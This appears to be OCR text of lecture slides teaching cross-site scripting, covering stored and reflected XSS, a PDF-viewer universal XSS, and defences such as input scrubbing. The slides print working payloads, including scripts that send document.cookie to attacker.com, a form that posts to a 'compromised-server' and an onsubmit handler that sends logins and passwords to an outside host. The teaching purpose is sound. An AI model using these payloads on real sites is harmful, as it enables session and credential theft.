
XSS - Multiple Client Reflection aka “Stored XSS” Attack




XSS Attack: Multiple client reflection

- Script Injection
  - Script code is saved on the application website and stored in database using their own non-validated forms
  - When that data is retrieved from database and users load that webpage the code executes and attack occurs
  - User would never know the code was executed without viewing the source of each webpage, since the link looks valid
  - The application website owner is potentially liable since the attack code is stored on their site


XSS: Script Injection Example 1




XSS: Script Injection Example 1




Script Injection: Example 2 Unvalidated Input with XSS




Unvalidated Input with XSS: Example 2



Unvalidated Input with XSS: Example 2



Unvalidated Input with XSS: Example 2



Unvalidated Input and resulted in a Cross-Site Scripting Attack and the theft of the Administrator's Cookie


Cross-Site Scripting: Example 3 Content spoofing

<SCRIPT>var oWH = window.open("","","width=275, height=175, top=200, left=250 location=no, menubar=no, status=no, toolbar=no, scrollbars=no, resizable=no");oWH.document.write(“

HTML FORM with POST request to http://compromised-server/h4xor.php

);</SCRIPT>

Cross-Site Scripting: Example 3 Content Spoofing



XSS Reflection Attacks (instead of a Stored one)

Attacker's Server

Victim user gets bad link, e.g. via email

Victim client

www.attacker.com

```
http://forum.com/search.php ?
  term = <script> ... </script>
```

Victim user clicks on link

forum.com echoes user input

forum.com Server

www.forum.com


```
<html>
Results for
<script>
window.open(http://attacker.com?
... document.cookie ...)
</script>
</html>
```

XSS mechanism: Single Client Reflection

- Consider a legitimate (but flawed) web site W that gathers user input
  - Form-entry, search-input, or blog-posting
- User input is displayed back to user
  - Validate address, search results, etc.
- Attacker crafts URL with a script in it and sends to victim, e.g. via SPAM or post it to popular blogs,
  - Victim clicks on link
  - Script in the URL is sent to web site W's server as user input
  - User input displayed; script "reflected" back to client
  - Script runs on client

Script injection via Modified URL

- Modified URL
  - URL parameters are modified on the URL to contain script code
  - Input is not validated and displayed as entered on the resulting dynamic webpage



Universal XSS
Adobe PDF viewer “feature”

(version <= 7.9)

- PDF documents execute JavaScript code

  http://www.anycompany.com/file.pdf#whatever_name_you_want=javascript:**code_here**

  The code will be executed in the context of the domain where the PDF files is hosted

  This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

Here's how the attack works:

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion
  - http://website.com/path/to/file.pdf#s=javascript:alert(”xss”);)
- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

And if that doesn't bother you...

- PDF files on the local filesystem:

  file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");

  JavaScript Malware now runs in local context with the ability to read local files ...

XSS Defenses

- SCRUB Error handling or User-input echoing
  - Error messages divulge information that can be used by hacker…
- VALIDATE all user entered parameters
  - CHECK data types and lengths
  - DISALLOW unwanted data (e.g. HTML tags, JavaScript)
  - ESCAPE questionable characters (ticks, --,semi-colon, brackets, etc.)

XSS Defenses – Scrub User Inputs

- Remove from user input all characters that are meaningful in scripting languages:
  - =<>"'();
  - You must do this filtering on the server side
  - You cannot do this filtering using Javascript on the client, because the attacker can get around such filtering
- More generally, on the server-side, your application must filter user input to remove:
  - Quotes of all kinds (', ", and `)
  - Semicolons (;), Asterisks (*), Percents (%), Underscores (_)
  - Other shell/scripting meta-characters (=&\|*?~<>^()[]{}$\n\r)
- Your best bet – define characters that are ok (alpha and numeric), AND filter everything else out

Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
  - <img src="javascript:alert(document.cookie);">
- JavaScript On{event} attributes (handlers)
  - OnSubmit, OnError, OnLoad, …
- Typical use:
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src=`https://bank.com/login` onload=`steal()`>
  - <form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;" </form>

